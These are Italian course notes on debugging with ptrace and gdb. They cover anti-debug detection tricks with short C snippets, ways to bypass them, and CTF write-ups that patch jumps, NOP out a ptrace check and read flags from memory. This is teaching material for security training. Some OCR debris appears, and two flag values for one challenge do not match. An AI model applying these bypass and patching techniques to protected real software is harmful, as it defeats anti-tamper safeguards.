   0x00000000000026e8 <+783>:   call   0x576a <game_won>
   0x00000000000026ed <+788>:   xor    eax,0x1
   0x00000000000026f0 <+791>:   test   al,al
   0x00000000000026f2 <+793>:   jne    0x26c8 <main+751>
   0x00000000000026f4 <+795>:   call   0x22c0 <endwin@plt>
   0x00000000000026f9 <+800>:   mov    eax,0x0
   0x00000000000026fe <+805>:   call   0x5745 <game_end>
   0x0000000000002703 <+810>:   lea    rax,[rip+0x394f]        # 0x60
   0x000000000000270a <+817>:   mov    rdi,rax
```

Quindi, basta invertire il salto (da JNZ a JZ come sempre) e si vince.


Scritto da Gabriel

Lezione 14: Debugging (Pier Paolo Tricomi)

Il debug è uno strumento forte che permette di ispezionare qualsiasi processo.
In origine:
○ Per gli sviluppatori per risolvere i problemi
○ Per gli aggressori per sfruttare le vulnerabilità
Conseguenze:
● Gli ingegneri della sicurezza hanno sviluppato tecniche per riconoscere se un processo è in fase di debug
E possibilmente modificare il comportamento in base a ciò (questo è chiamato "anti-debug").
Per fare ciò, normalmente, si cerca di capire dove vengono assegnati i flag di sistema, dove vengono rilevati i punti di interruzione e gestite le eccezioni.

Viene suggerito un link che suggerisce come funzionano i debugger; fondamentalmente, usano una serie di funzioni Unix per controllare i processi e verificare come questi eseguono, a livello macchina, le istruzioni (per esempio tramite la funzione *ptrace()* con i breakpoint).
Di più al link: http://www.alexonlinux.com/how-debugger-works

Il *debugger* può essere un processo qualsiasi, normalmente tramite GDB (GNU Debugger), per cui creano (spawn) un nuovo processo o si attaccano ad un processo esistente. Il cosiddetto *debuggee* (processo a cui il debugger si attacca) e possono essere debuggate da *un solo processo*; il debugger, invece, può eseguire il debug su più processi. Il kernel (nucleo) gestisce l'interazione tra debugger e debuggee, tramite dei tools appositi (ptrace()).



ptrace() è una chiamata di sistema di Linux che consente a un processo (tracciatore/debugger) di ispezionare e controllare un altro processo (tracee/debuggee).
Quindi, il debugger usa *ptrace()* per controllare il debuggee, ad esempio, passo dopo passo, modificare le variabili, inserire punti di interruzione. Fonte: http://man7.org/linux/man-pages/man2/ptrace.2.html
Firma:

- *long ptrace(enum __ptrace_request request, pid_t pid, void *addr, void *data);*

Argomenti:


- *request*: tipo di "azione" che un debugger esegue su debuggee
  (ad esempio, leggere dalla memoria, scrivere nella memoria, ottenere/impostare il valore dei registri)
- *PID*: il processo a cui attaccarsi (può attaccarsi a sé stesso)
- *addr* e *data* sono utilizzati per trasferire i dati da/al debuggee

Ritorno:

- -1 se qualcosa non va, altrimenti dipende da *request*

Per lo spawn del processo debuggee:


- A seguito della fork() del processo (crea zione in Unix)
- Chiama la ptrace() per tracciare il processo (ptrace() si può anche attaccare ad un processo già spawnato)
- GDB comincia a debuggare il programma
- L'esecuzione porta allo spawn del file ELF (binario) dell'esecuzione del programma



Per registrare il gestore dei segnali (signal handler):

Registering signal handler

GDB registers to receive appropriate signals from the kernel… (triggered by the debuggee)




- I registri GDB ricevono segnali appropriati dal kernel (attivati/triggerati dal debuggee)
- Quando si avvia il debug, il signal handler manda una serie di segnali al kernel e, a sua volta, i registri hanno un loro handler dedicato (register handler). Questo per il processo *parent* (quindi, il programma di esecuzione), mentre il *child* è il processo eseguito e su cui agisce ptrace()
- Il parent viene notificato dal kernel quando il programma in esecuzione incontra un breakpoint

Nota: *ptrace()* permette anche di collegarsi ad un processo già creato

Per le interazioni tra debugger e debuggee:

- Quando il debugger vuole inserire un breakpoint, sovrascrive il codice assembly con *int3 (OxCC)* e tiene traccia del valore precedente. Quando il debuggee esegue *0xCC*, il debugger viene notificato
- Prendiamo quindi il segnale, notificando GDB, poi seguiamo il flusso di esecuzione del programma (tracciato comunque da *ptrace()*), rimpiazzando CC (cioè, *0xCC* come scritto prima, ma in assembly intende "prima di 0xCC") con la vecchia istruzione e continuiamo



Facendo un piccolo recap:
- il processo di debug è mediato dal kernel
- *ptrace()* è il "coltellino svizzero" per il debug dei processi
    - Basta per la maggior parte del corso (nel contesto dei controlli anti-debug, non di altro; non aspettarsi cose utili dette da loro, suvvia)
- un debugger può eseguire il debug di più processi
- un debuggee può essere debuggato solo da un singolo debug
- i breakpoint non sono altro che istruzioni 0xCC iniettate nel processo di debuggee
- il debugger tiene traccia dei valori originali del debuggee
- *strace()* (strumento di debugging di GDB), GDB, ecc. si basano su *ptrace()* per funzionare

Ora, un'altra domanda utile:
come fa un programma a capire che qualcuno sta eseguendo un debug su di esso?

Ci sono varie tecniche:

1) Controllare la funzione ptrace() (importante nelle challenge e comune). Per esempio, nel seguente codice, se PTRACE_ME ritorna un errore, qualcuno sta già debuggando il programma. In questo modo, la funzione sta chiamando sé stessa ed è un controllo molto semplice.

challenges!

```
#include <stdio.h>
#include <sys/ptrace.h>
int main(int argc, char** argv) {
    if (ptrace(PTRACE_TRACEME, 0, NULL, NULL) == -1) {
        puts("there is already a debugger");
        return 1;
    }
    ptrace(PTRACE_DETACH, 0, NULL, NULL);
    puts("I am fine!");

    return 0;
}
```


If PTRACE_ME returns an error, someone is already debugging the program. Remember: only one debugger at time!

2) Controllare le variabili di ambiente di GDB. Infatti, vengono subito localizzate nuove variabili di ambiente o quelle esistenti. Se esistono già in esecuzione variabili d'ambiente, GDB è già in esecuzione.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char** argv) {

    if (getenv("LINES") || getenv("COLUMNS"))
        puts("there is already a debugger");
    else
        puts("I am fine!");

    return 0;
}
```

GDB creates detectable env variables. If they exist, GDB is running!

3) Controllare le rilocazioni sullo heap di GDB. Alla fine della sezione *bss* (quindi, la sezione che contiene le variabili dichiarate ma non assegnate), lo heap di GDB viene spostato e riassegnato. Quindi, la variabile si sposta/si gestisce in un altro punto




4) GDB no-ASLR (Address Space Layout Randomization). GDB alloca le librerie e il testo in indirizzi specifici (disabilitando ASLR) che possono essere riconosciuti (ad esempio l'indirizzo base delle librerie ELF e condivise). Se questi elementi si trovano in quegli indirizzi specifici, GDB viene rilevato. In particolare, le librerie sono caricate dinamicamente in indirizzi precisi e, grazie a questo, si possono sfruttare alcune vulnerabilità

5) Capire chi è il processo parent. In questo modo, è facile capire se il proprio parent è GDB, strace, o funzioni/processi (compreso il debugger stesso); basta controllare attentamente il codice

```
pid_t parent = getppid();

link_target =  read("/proc/$parent/exe")
if (!strcmp(basename(link_target), "gdb"))
      res = RESULT_YES;
if (strstr(link_target, "lldb"))
      res = RESULT_YES;
if (!strcmp(basename(link_target), "strace"))
      res = RESULT_YES;
if (!strcmp(basename(link_target), "ltrace"))
      res = RESULT_YES;
```

The parent process can be inspected
If my parent is GDB, lldb, strace, ltrace o any debugger, we can detect it!

6) "vDSO" (virtual dynamic shared object). Esso è una piccola libreria condivisa che il kernel mappa automaticamente nello spazio degli indirizzi di tutte le applicazioni dello spazio utente. Controllando gli indirizzi di vDSO, sapendo che questo viene messo nello stack, si può rilevare il GDB.



Come bypassare l'anti-debug?

1) cercare l'implementazione di tecniche anti-debug:

   ○ ad esempio, controllare ptrace(), 0xCC, getenv(), etc. (semplicemente, si può cambiare il punto in cui la funzione salta, oppure controllare l'indirizzo chiamato dalla funzione);

   ○ controllare anche i thread non *main*:

   ■ le sezioni .init e .fini (e altre) possono contenere anche implementazioni di tecniche anti-debug

(http://beefchunk.com/documentation/sys-programming/binary_formats/elf/elf_from_the_programmers_perspective/node3.html)

2) Utilizzare Hex Editor o Radare per applicare la patch (per togliere i controllo anti-debug)

Per quanto riguarda gli esercizi:
1) john galt is having some problems with his email again. But this time it's not his fault. Can you help him?
2) Using a debugging tool will be extremely useful on your missions. Can you run this program in gdb and find the flag?
3) The program detects if it is run into a debugger. Please remove the check
4) The program runs several checks to detect a debugging environment. If running into gdb, every test should FAIL. Patch the program to obtain PASS in every check even when running into GDB

Esercizi Lezione 13

(si ricordi di rendere eseguibili i file binari o con tasto dx e mettendo tra le proprietà Eseguibile oppure con *chmod +x nomefile*)

1) Funmail: Testo e Soluzione

Testo

john galt is having some problems with his email again. But this time it's not his fault. Can you help him?

Viene fornito un file "funmail_0" senza estensione, da aprire con IDA come al solito.

Attenzione

funmail2.0 è eseguibile a 32 bit. Su Ubuntu eseguire in ordine i successivi tre comandi:

sudo dpkg --add-architecture i386
sudo apt-get update
sudo apt-get install libc6:i386 libncurses5:i386 libstdc++6:i386

Su Arch Linux, basta installare le librerie a 32-bit con *sudo pacman -S lib32-glibc*, impostare il file come eseguibile (questo descritto sopra) e poi scrivere *./funmail*

Soluzione

La descrizione dice:

"John Galt sta avendo di nuovo alcuni problemi con la sua e-mail. Ma questa volta non è colpa sua. Puoi aiutarlo?"

Sappiamo da un problema omonimo che *funmail* non memorizza la password in modo corretto. Possiamo provare a raggiungere la password come abbiamo fatto (*strings*).

```
Subject: RE: I need a flag
Hey John it's Leeroy.
You were asking about a fun flag to use in you
and I think I got one. Tell me what you think
Get back to me as soon as you can. Thanks!
You have 1 unread email.
1) Read Email
2) Quit
Input is too long
Goodbye.
Improper input!
        --Please login--
Username:
*We have no users with the username: '%s'
Password:
*Incorrect password
        Welcome %s!
ERROR! Program failed to load emails.
Terminating
;*2$"
-----------------------
more-secure-password
-----------------------
GCC: (Debian 6.3.0-18) 6.3.0 20170516
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.6578
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
funmail2.0.c
```

Vediamo subito qualcosa di sospetto, in particolare "more-secure-password" .
Per il resto, una serie di input che fanno ipoteticamente arrivare alla flag una volta acceduto quel punto (read email e seguenti).

```
pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/7_funmail2.0$ ./funmail2.0
                                                                        2.0
        --Please login--
Username: john galt
Password: more-secure-password
        Welcome john galt!

ERROR! Program failed to load emails.
Terminating
```

Abbiamo un messaggio di errore.
Sembra che ci siano alcuni problemi nel programma poiché inseriamo il nome utente e la password corretti.
Apriamolo con IDA.

Controllando le varie funzioni, non possiamo fare moltissimo; semplicemente, stampa i messaggi di benvenuto (*printWelcome*), prende l'input (*getLine*), stampa l'e-mail (*printEmail*), chiamata quest'ultima dalla funzione *showEmails*.

Siamo interessati al terzo punto; tuttavia, come si può notare, l'errore del messaggio viene sempre visualizzato.

```
loc_C9E:
sub     esp, 8
lea     eax, [ebp+var_A2]
push    eax
lea     eax, (aWelcomeS - 3000h)[ebx] ; "\tWelcome %s!\n"
push    eax
call    _printf
add     esp, 10h
sub     esp, 0Ch
lea     eax, [ebp+var_10]
push    eax
call    _puts
add     esp, 10h
sub     esp, 0Ch
lea     eax, (aErrorProgramFa - 3000h)[ebx] ; "ERROR! Program failed to load emails.\n"...
push    eax
call    _puts
add     esp, 10h
sub     esp, 0Ch
lea     eax, [ebp+var_18]
push    eax
call    _puts
add     esp, 10h
mov     eax, 0
jmp     short loc_CF3
```

Il problema è che qui il programma non chiama mai la funzione *showEmails,* infatti lancia solo un errore. Da dentro IDA, quindi, occorrerebbe far saltare il programma direttamente a quella funzione, stampando correttamente la flag.

Usiamo il debugger gdb per risolverlo. Quindi, si scrive *gdb funmail2.0.*
Eseguendo gdb, possiamo impostare un breakpoint (scrivendo *break main* oppure anche *b main*):

```
gdb-peda$ break main
Breakpoint 1 at 0xb33
gdb-peda$ run
Starting program: /home/pajola/Documents/CyberChallenges/reverse/7_funmail2.0/funmail2.0
```

Dopo aver scritto *run* (oppure *r*) dovremmo vedere diverse informazioni sull'esecuzione.
Ora possiamo fare quello che vogliamo, ad esempio chiamare *showEmails*, dato che vediamo dalle istruzioni precedenti che la sua chiamata rimane sullo stack.

```
--]
 0x56555b1f <showEmails+243>: mov    ebx,DWORD PTR [ebp-0x4]
 0x56555b22 <showEmails+246>: leave
 0x56555b23 <showEmails+247>: ret
=> 0x56555b24 <main>:   lea    ecx,[esp+0x4]
 0x56555b28 <main+4>: and    esp,0xfffffff0
 0x56555b2b <main+7>: push   DWORD PTR [ecx-0x4]
 0x56555b2e <main+10>:        push   ebp
 0x56555b2f <main+11>:        mov    ebp,esp
-----------------------------------stack---------------------
```

Possiamo semplicemente digitare in ordine: *b* main – run - j* showEmails*

Che restituisce quanto segue:

```
--------------------------------------
From:   Leeroy Jenkins
To:     whoisjohngalt
Subject: RE: I need a flag

Hey John it's Leeroy.
You were asking about a fun flag to use in your next challenge
and I think I got one. Tell me what you think of:
TUCTF{l0c4l_<_r3m073_3x3cu710n}
Get back to me as soon as you can. Thanks!
--------------------------------------
[Inferior 1 (process 65) exited normally]
Warning: not running
```

Alternativamente, si salta direttamente a *printFlag*: *b* main – run - j* printFlag* (permesso dall'esercizio)

2) Learn GDB: Testo e Soluzione

Scritto da Gabriel

Testo

Using a debugging tool will be extremely useful on your missions. Can you run this program in gdb and find the flag?

Ci viene dato un file “run” senza estensione, assieme al testo dato.

Soluzione

L’esecuzione del file binario ci dà:

```
s/Challenges/2_learn_gdb$ ./run
Decrypting the Flag into global variable 'flag_buf'
.....................................
Finished Reading Flag into global variable 'flag_buf'. Exiting.
```

Possiamo provare ad eseguire direttamente il programma con *gdb* e vedere cosa succede.
Notiamo, andando ad eseguire il programma con *gdb-peda* che la funzione main (comando *disas main*), chiama una funzione *decrypt_flag*:

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x00000000004008c9 <+0>:     push   rbp
   0x00000000004008ca <+1>:     mov    rbp,rsp
   0x00000000004008cd <+4>:     sub    rsp,0x10
   0x00000000004008d1 <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x00000000004008d4 <+11>:    mov    QWORD PTR [rbp-0x10],rsi
   0x00000000004008d8 <+15>:    mov    rax,QWORD PTR [rip+0x200af9]
 0x6013d8 <stdout@@GLIBC_2.2.5>
   0x00000000004008df <+22>:    mov    ecx,0x0
   0x00000000004008e4 <+27>:    mov    edx,0x2
   0x00000000004008e9 <+32>:    mov    esi,0x0
   0x00000000004008ee <+37>:    mov    rdi,rax
   0x00000000004008f1 <+40>:    call   0x400650 <setvbuf@plt>
   0x00000000004008f6 <+45>:    mov    edi,0x4009d0
   0x00000000004008fb <+50>:    call   0x400600 <puts@plt>
   0x0000000000400900 <+55>:    mov    eax,0x0
   0x0000000000400905 <+60>:    call   0x400786 <decrypt_flag>
   0x000000000040090a <+65>:    mov    edi,0x400a08
   0x000000000040090f <+70>:    call   0x400600 <puts@plt>
   0x0000000000400914 <+75>:    mov    eax,0x0
   0x0000000000400919 <+80>:    leave
   0x000000000040091a <+81>:    ret
End of assembler dump.
```

Aprendo il binario e studiandolo, possiamo vedere che c'è la funzione *decrypt_flag*. Si nota con *disas decrypt_flag* che la funzione non fa altro che chiamarsi ricorsivamente, se non per alcune funzioni come *putchar* (chiamandosi poi in automatico altre X volte ed eseguendo la stessa funzione appena descritta alla fine) e *strtol* (che converte ad intero).

Notiamo che i pezzi precedenti devono impostare *flag_buf* che, come si vede dall’esecuzione, viene valorizzata tre volte con delle particolari stringhe, poi viene chiamato il carattere (la parte dopo esegue un controllo sullo stack per evitare smashing con *canary*, ndr per ora ma successivamente si).

Forse ci interessa piazzare un breakpoint prima dell’ultimo *putchar*. Questo perché è già stata eseguita la funzione di decriptazione della flag e la stringa potrebbe essere ancora in memoria. Nel qual caso, occorre piazzare un breakpoint all’indirizzo *0x00000000004008a8*, come si vede anche sotto:

```
   0x0000000000400880 <+250>:   mov    eax,DWORD PTR [rbp-0x24]
   0x0000000000400883 <+253>:   add    eax,0x2
   0x0000000000400886 <+256>:   add    DWORD PTR [rbp-0x1c],eax
   0x0000000000400889 <+259>:   cmp    DWORD PTR [rbp-0x1c],0x352
   0x0000000000400890 <+266>:   jle    0x4007ec <decrypt_flag+102>
   0x0000000000400896 <+272>:   mov    rdx,QWORD PTR [rip+0x200b4b]
 0x6013e8 <flag_buf>
   0x000000000040089d <+279>:   mov    eax,DWORD PTR [rbp-0x20]
   0x00000000004008a0 <+282>:   cdqe
   0x00000000004008a2 <+284>:   add    rax,rdx
   0x00000000004008a5 <+287>:   mov    BYTE PTR [rax],0x0
   0x00000000004008a8 <+290>:   mov    edi,0xa
   0x00000000004008ad <+295>:   call   0x4005f0 <putchar@plt>
   0x00000000004008b2 <+300>:   nop
   0x00000000004008b3 <+301>:   mov    rax,QWORD PTR [rbp-0x8]
   0x00000000004008b7 <+305>:   xor    rax,QWORD PTR fs:0x28
   0x00000000004008c0 <+314>:   je     0x4008c7 <decrypt_flag+321>
   0x00000000004008c2 <+316>:   call   0x400610 <__stack_chk_fail@plt>
=> 0x00000000004008c7 <+321>:   leave
```

Si utilizzi quindi il comando *b* 0x00000000004008a8 – r* per individuare la flag:

```
Use 'set logging enabled on'.
[----------------------------------registers------------------
---]
RAX: 0x6022c5 --> 0x0
RBX: 0x0
RCX: 0x7fffffffde02 --> 0xb80000007fffff00
RDX: 0x6022a0 ("picoCTF{gDb_iS_sUp3r_u53fuL_f3f39814}")
RSI: 0x52 ('R')
RDI: 0x10
RBP: 0x7fffffffde10 --> 0x7fffffffde30 --> 0x1
RSP: 0x7fffffffdde0 --> 0x0
RIP: 0x4008a8 (<decrypt_flag+290>:      mov    edi,0xa)
R8 : 0xffffffffffffffff
R9 : 0x0
R10: 0x7ffff7f4cac0 --> 0x100000000
R11: 0x7ffff7f4d3c0 --> 0x2000200020002
R12: 0x7fffffffdf48 --> 0x7fffffffe1b2 ("/mnt/c/Users/roves/One
/UniPD/Cybersecurity/2022-2023/Challenges/Reverse Engineering/1
ebug/13_Challenges/Challenges/2_learn_gdb/run")
R13: 0x4008c9 (<main>:  push   rbp)
R14: 0x0
```

In alternativa, è possibile utilizzare il comando *x/s flag_buf* per visualizzare il contenuto della variabile.
Quindi, la bandiera è: `picoCTF{gDb_iS_sUp3r_u53fuL_a6c61d82}`

Ancora in alternativa, si noti che *flag_buf* viene inserita dentro una variabile globale.
Quindi, eseguendo *disas decrypt_flag* si può impostare un breakpoint alla fine, in particolare all'indirizzo dell'istruzione *leave*. Si possono notare vari caricamenti di registro nel punto *0x6013e8*

> disas decrypt_flag
Dump of assembler code for function decrypt_flag:
0x0000000000400786 <+0>: push rbp
0x0000000000400787 <+1>: mov rbp,rsp
0x000000000040078a <+4>: sub rsp,0x30
0x000000000040078e <+8>: mov rax,QWORD PTR fs:0x28
0x0000000000400797 <+17>: mov QWORD PTR [rbp-0x8],rax
0x000000000040079b <+21>: xor eax,eax
0x000000000040079d <+23>: mov edi,0x2f
0x00000000004007a2 <+28>: call 0x400640 <malloc@plt>
0x00000000004007a7 <+33>: mov QWORD PTR [rip+0x200c3a],rax # 0x6013e8
0x00000000004007ae <+40>: mov rax,QWORD PTR [rip+0x200c33] # 0x6013e8
0x00000000004007b5 <+47>: test rax,rax
0x0000000000400854 <+206>: mov rdi,rax
0x0000000000400857 <+209>: call 0x400630 <strtol@plt>
0x000000000040085c <+214>: mov QWORD PTR [rbp-0x18],rax
0x0000000000400860 <+218>: mov rdx,QWORD PTR [rip+0x200b81] # 0x6013e8

```
0x0000000000400867 <+225>: mov eax,DWORD PTR [rbp-0x20]
0x000000000040086a <+228>: cdqe
--skipped lots of lines--
0x0000000000400890 <+266>: jle 0x4007ec <decrypt_flag+102>
0x0000000000400896 <+272>: mov rdx,QWORD PTR [rip+0x200b4b] # 0x6013e8
0x000000000040089d <+279>: mov eax,DWORD PTR [rbp-0x20]
0x00000000004008a0 <+282>: cdqe
0x00000000004008a2 <+284>: add rax,rdx
0x00000000004008a5 <+287>: mov BYTE PTR [rax],0x0
0x00000000004008a8 <+290>: mov edi,0xa
0x00000000004008ad <+295>: call 0x4005f0 <putchar@plt>
0x00000000004008b2 <+300>: nop
0x00000000004008b3 <+301>: mov rax,QWORD PTR [rbp-0x8]
0x00000000004008b7 <+305>: xor rax,QWORD PTR fs:0x28
0x00000000004008c0 <+314>: je 0x4008c7 <decrypt_flag+321>
0x00000000004008c2 <+316>: call 0x400610 <__stack_chk_fail@plt>
-->0x00000000004008c7 <+321>: leave
0x00000000004008c8 <+322>: ret
End of assembler dump.
```

Come comandi in successione (con *x/s* che fa vedere il contenuto come stringa della variabile)
b 0x00000000004008c7 – r – x/s *0x6013e8*

In questo modo, la flag viene rivelata:

```
Breakpoint 1, 0x00000000004008c7 in decrypt_flag ()
gdb-peda$ x/s *0x6013e8
0x6022a0:       "picoCTF{gDb_iS_sUp3r_u53fuL_f3f39814}"
```

3) Don't debug me please: Testo e Soluzione

Testo

The program detects if it is run into a debugger. Please remove the check!

Ci viene dato un file "*dontdebugmeplease*" senza estensione, assieme al testo dato.

Soluzione

Provando ad eseguirlo direttamente, rimane ad eseguire senza andare avanti; basterà inserire un qualsiasi input e il programma dirà *nope*.
Controllando con checksec, vediamo che il file si protegge da scritture dello stack, ROP/GOT/shellcode/BO.

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

Proviamo quindi immediatamente a passarlo per le armi di *gdb*.
Eseguendo *gdb dontdebugmeplease* e disassemblando il main, possiamo vedere che viene utilizzata una *fgets* per leggere un file, una *strlen*, varie *puts* e pure le *strcmp*.
A una prima occhiata, nulla di interessante.

Il nome stesso dell'esercizio suggerisce che è in atto una tecnica anti-debug. Dal *main* come detto, non appare nulla di utile. Diamo un occhio a *_start*, vero punto di caricamento del programma. La teoria "dovrebbe" averci suggerito di dare un'occhiata alle funzioni precedenti al caricamento del *main*, nello specifico alla funzione *init*. Si può notare che contiene il controllo anti-debug con la funzione *ptrace*.

```
var_18= qword ptr -18h
var_10= qword ptr -10h
var_4= dword ptr -4

push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     [rbp+var_4], edi
mov     [rbp+var_10], rsi
mov     [rbp+var_18], rdx
mov     ecx, 0
mov     edx, 0
mov     esi, 0
mov     edi, 0          ; request
mov     eax, 0
call    _ptrace
cmp     rax, 0FFFFFFFFFFFFFFFFh
jnz     short loc_86D

lea     rdi, s          ; "there is already a debugger"
call    _puts
```

Per evitare l'esecuzione di *ptrace*, possiamo cliccare *call _ptrace* e poi successivamente riempire di NOP (quindi 90) l'esadecimale, andando nella Hex View e modificando questi byte:

```
0000000000000840  00 00 BA 00 00 00 00 BE  00 00 00 0
0000000000000850  00 B8 00 00 00 00 E8 A5  FE FF FF 4
```

Dopo la patch, possiamo usare *gdb* per recuperare la nostra bandiera.
Questo non cambia nulla a livello di esecuzione del programma, purtroppo.

Scritto da Gabriel

Torniamo a disassemblare il main (con *gdb dontdebugmeplease – b* main – r – disassemble/disas*). Possiamo vedere che chiama *fgets* per ottenere l'input dell'utente e quindi utilizza *strlen* per confrontare la lunghezza dell'input con 7 (si ha infatti *strlen* e *cmp rax, 0x7*). Se sopra i 7 caratteri, continua i controlli, altrimenti finisce.

Quindi, sappiamo che l'input deve essere più lungo di 7. Si utilizza uno *strcmp* per controllare due stringhe, l'input dell'utente di nuovo e un'altra stringa, si spera la nostra flag (si ha infatti *test eax, eax*).

```
Breakpoint 1, 0x0000555555400870 in main ()
gdb-peda$ disassemble
Dump of assembler code for function main:
=> 0x0000555555400870 <+0>:     push   rbp
   0x0000555555400871 <+1>:     mov    rbp,rsp
   0x0000555555400874 <+4>:     sub    rsp,0x40
   0x0000555555400878 <+8>:     mov    rax,QWORD PTR fs:0x28
   0x0000555555400881 <+17>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000555555400885 <+21>:    xor    eax,eax
   0x0000555555400887 <+23>:    mov    rdx,QWORD PTR [rip+0x200782]
 0x555555601010 <stdin@@GLIBC_2.2.5>
   0x000055555540088e <+30>:    lea    rax,[rbp-0x40]
   0x0000555555400892 <+34>:    mov    esi,0x28
   0x0000555555400897 <+39>:    mov    rdi,rax
   0x000055555540089a <+42>:    call   0x5555554006e0 <fgets@plt>
   0x000055555540089f <+47>:    mov    BYTE PTR [rbp-0x18],0x0
   0x00005555554008a3 <+51>:    lea    rax,[rbp-0x40]
   0x00005555554008a7 <+55>:    mov    rdi,rax
   0x00005555554008aa <+58>:    call   0x5555554006c0 <strlen@plt>
   0x00005555554008af <+63>:    cmp    rax,0x7
   0x00005555554008b3 <+67>:    ja     0x5555554008c8 <main+88>
   0x00005555554008b5 <+69>:    lea    rdi,[rip+0x108]        # 0x555555400
c4
   0x00005555554008bc <+76>:    call   0x5555554006b0 <puts@plt>
   0x00005555554008c1 <+81>:    mov    eax,0x1
   0x00005555554008c6 <+86>:    jmp    0x5555554008fe <main+142>
   0x00005555554008c8 <+88>:    lea    rax,[rbp-0x40]
   0x00005555554008cc <+92>:    lea    rsi,[rip+0xfd]        # 0x5555554009
0
   0x00005555554008d3 <+99>:    mov    rdi,rax
   0x00005555554008d6 <+102>:   call   0x5555554006f0 <strcmp@plt>
   0x00005555554008db <+107>:   test   eax,eax
   0x00005555554008dd <+109>:   jne    0x5555554008ed <main+125>
